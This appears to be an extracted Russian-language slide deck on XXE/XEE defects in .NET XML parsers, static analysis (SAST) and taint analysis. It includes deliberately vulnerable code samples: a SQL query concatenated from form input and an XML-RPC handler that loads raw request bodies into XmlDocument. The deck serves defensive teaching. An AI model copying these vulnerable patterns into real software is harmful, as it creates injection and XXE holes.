



XML: дефекты безопасности




XML: дефекты безопасности








XXE / XEE





XXE / XEE: защита

XXE / XEE: защита

- Использовать новые фреймворки

XXE / XEE: защита

// Vulnerable or safe?

```
XmlDocument doc = new XmlDocument();  
doc.Load(xmlReader);
```

<= .NET Framework 4.5.1: **vulnerable**
> .NET Framework 4.5.1: **safe**

XXE / XEE: защита

Экземпляры типов	.NET Framework 4.5.1 и ниже	.NET Framework 4.5.2 и выше (в т.ч. .NET Core и .NET)
<code>XmlReader</code> (<code>/XmlReaderSettings</code>)	Safe	Safe
<code>XmlTextReader</code>	Vulnerable	Safe
<code>XmlDocument</code>	Vulnerable	Safe

XXE / XEE: защита

- Использовать новые фреймворки
- Явно прописывать безопасные настройки
- Используйте инструменты:
 - SAST
 - SCA
 - ...



SAST

SAST



SAST (Static Application Security Testing)

- Ищет дефекты в коде
- Не требует подготовки окружения
- Часть Secure SDLC



Taint analysis

- Проблема излишнего доверия к входным данным
- Помогает в поиске:
 - SQL injection
 - OS command injection
 - XSS (cross-site scripting)
 - path traversal
 - и т.п.
- CWE, OWASP, Top'ы...



Taint analysis

Источники

Откуда
приходят?

Передатчики

Как
передаются?

Валидаторы


Как
проверяются?

Приёмники


Куда не
должны
попасть?

Taint analysis

```
using (SqlConnection connection = new SqlConnection(_connectionString)) {  
    String userName = Request.Form["userName"];  
    using (var command = new SqlCommand() {  
        Connection = connection,  
        CommandText =  $"SELECT * FROM Users WHERE UserName = '" + userName + "'" ,  
        CommandType = System.Data.CommandType.Text  
    }) {  
        using (var reader = command.ExecuteReader())  
            // Data processing  
    }  
}
```



XXE / XEE



Способ #1
Ищем только опасный парсер

Способ #2
Ищем опасный парсер и
данные от пользователя

Taint analysis

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);

    return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}


private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")) )
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```

Taint analysis

```
private static string
ParseRequest(HttpContext context)
{
    var buffer = new byte[context.Request
                           .InputStream
                           .Length];

    context.Request.InputStream.Position = 0;
    context.Request.InputStream.Read(
        buffer, 0, buffer.Length);


    return Encoding.UTF8.GetString(buffer);
}
```



```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
    var request = new XmlDocument();
    try
    {
        if ( !(xml.StartsWith("<?xml")
                || xml.StartsWith("<method")))
        {
            xml = xml.Substring(xml.IndexOf("<?xml"));
        }
        request.LoadXml(xml);
    }
    ....
}
```



Taint analysis

Источники

Откуда
приходят?

Передатчики

Как
передаются?

Валидаторы

Как
проверяются?

Приёмники

Куда не
должны
попасть?

```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```

A diagram consisting of two red curved arrows. The first arrow starts from the `GetSvgFromUser()` expression in the `using` statement and points to the `svgStream` variable. The second arrow starts from the `svgStream` variable and points to the `svgStream` parameter in the `Open` method call.

SVG.NET

```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```

???

